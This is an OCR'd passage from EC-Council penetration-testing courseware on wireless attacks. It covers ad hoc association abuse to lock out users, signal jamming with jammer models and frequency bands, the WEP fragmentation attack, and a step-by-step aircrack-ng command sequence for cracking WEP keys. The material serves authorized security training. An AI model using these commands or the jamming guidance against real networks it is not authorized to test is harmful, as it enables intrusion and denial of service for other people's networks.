



Figure L.105: Running airodump

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Create Ad Hoc Associations with an Unsecured AP


Wi-Fi clients communicate directly via an ad hoc mode that does not require an AP to relay packets. The networks that are connected in ad hoc mode share information across the clients with a lot of convenience. To share audio/video content with others, most of the Wi-Fi users use ad hoc networks.

You may create ad hoc association for connecting directly to an unsecured AP and check the enterprise client operating in ad hoc mode. This mode is inherently insecure and does not provide strong authentication and encryption. Thus, you may try to change the SSID of a device to something else and make connection to wireless network for changing the security settings on wireless AP. Moreover, it may also permit you to change the passwords for locking out the legitimate user.



Figure L.106: Creating ad hoc associations with an unsecured AP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jam the Signal

Jammers (jamming devices) are used to block the wireless network communication within the specific area. The signals generated by jamming devices appear to be an 802.11 transmission to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided resulting in DoS. All wireless networks are prone to jamming attack. You need to test whether the target wireless network is vulnerable to jamming attack. Jammers may be stealthily installed in offices, conference rooms, restaurants, etc. that absorb the network traffic and stop the wireless network communication. This may also lead to a DoS attack wherein users of mobile devices cannot establish connection with the AP.

There are different types of jammers:

- **Mobile Phone Jammer**: These are generally designed to block the communication between the mobile users especially in the case of any conferences.
- **Video Jammer**: It blocks the communications of wireless LAN and Bluetooth.
- **MPJA Jammer**: High-intensity mobile phone jammer is capable of disrupting and stopping, except for dual-band frequencies with a radius of up to 40 meters.
- **MJ10 Portable Jammer**: Mobile phone jammer capable of disrupting and stopping, except for dual-band frequencies.

You may jam the following frequencies:

- TX frequency :(AMPS) 869 ~ 894 MHz
- (GSM) 925 ~ 960 MHz
- (DCS) 1805 ~ 1880 MHz

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- (DECT) 1880 ~ 1900 MHz
- (CDMA/TDMA) 825 ~ 894 MHz
- (W-CDMA WLL) 1920 ~ 1980 MHz
- (PHS WLL) 1900 ~ 1920 MHz
- (PCS/TACS) 1930 ~ 1990 MHz

Use Wi-Fi jamming devices, such as MGT-P6 GPS jammer, MGT-MP200 jammer, mobile phone jammers, etc. to jam the signals of the target wireless network. You may send 2.4-GHz jamming signals for drowning the legitimate AP.



Figure L.107: Jamming the wireless network

Listed below are some of the popular jammers used to jam the wireless signals:

Source: *https://magnumtelecom.com*

- MGT-P6 GPS Jammer
- MGT-04 Wi-Fi Jammer
- MGT-MP200 Jammer
- MGT-03 Jammer
- MGT-P6 Wi-Fi Jammer
- MGT-3x13 Jammer

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Fragmentation Attack

- Perform a **fragmentation attack** to obtain 1500 bytes of PRGA (pseudo random generation algorithm)
- Use PRGA to generate packets with **packetforge-ng,** which are, in turn, used for various injection attacks
- You need at least one data packet to be received from the **access point** to initiate the attack
- Use **aireplay-ng** to get data packets from the access point



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Fragmentation Attack

You need to verify whether the target wireless network is vulnerable to fragmentation attack or not. To perform fragmentation attack you need to eavesdrop the packets from the target wireless network to retrieve the 8 bytes of header information that is generally in clear text for 802.11 networks. Once you have obtained this information, perform XOR operation with corresponding 8 bytes of cipher text to know the 8 bytes of RC4 keystream.

This attack does not recover the WEP key itself, but merely obtains the 1500 bytes of PRGA (pseudo random generation algorithm) and hence use the PRGA to generate packets with packetforge-ng that are used for various injection attacks. You need at least one data packet to be received from the AP to initiate the attack.

Basically, when PRGA is used with packetforge-ng to generate packet(s), the program obtains a small amount of keying material from the packet which then attempts to send ARP and/or LLC packets with known content to the AP. Therefore, a larger amount of keying information may be gathered from the replay packet, if the packet is successfully echoed back by the AP. This cycle is repeated several times to perform various injection attacks.

You may use tools, such as aireplay-ng to get data packets from the access points:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.108: Screenshot of aireplay-ng performing fragmentation Attack




Figure L.109: Screenshot of aireplay-ng performing fragmentation attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Crack Static WEP Keys

Use the aircrack-ng cracking tool to crack static WEP keys

1. Monitor wireless traffic with **airmon-ng**
   ```
   C:\>airmon-ng start eth1
   ```
2. Collect wireless traffic data with **airodump-ng**
   ```
   C:\>airodump-ng  --ivs --write capture eth1
   ```
3. Associate your wireless card with the AP you are accessing with **aireplay-ng**
   ```
   C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
   ```
4. Start packet injection with **aireplay-ng**
   ```
   C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
   ```
5. Decrypt the WEP key with **aircrack-ng**
   ```
   C:\>aircrack-ng -s capture.ivs
   ```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack Static WEP Keys (Cont'd)

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on the interface and keep it running.
Your capture file should contain more than 50,000 IVs to successfully crack the WEP key

Step 3: Associate your wireless card with the target access point

Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1	0	11	54e	WEP	WEP		SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

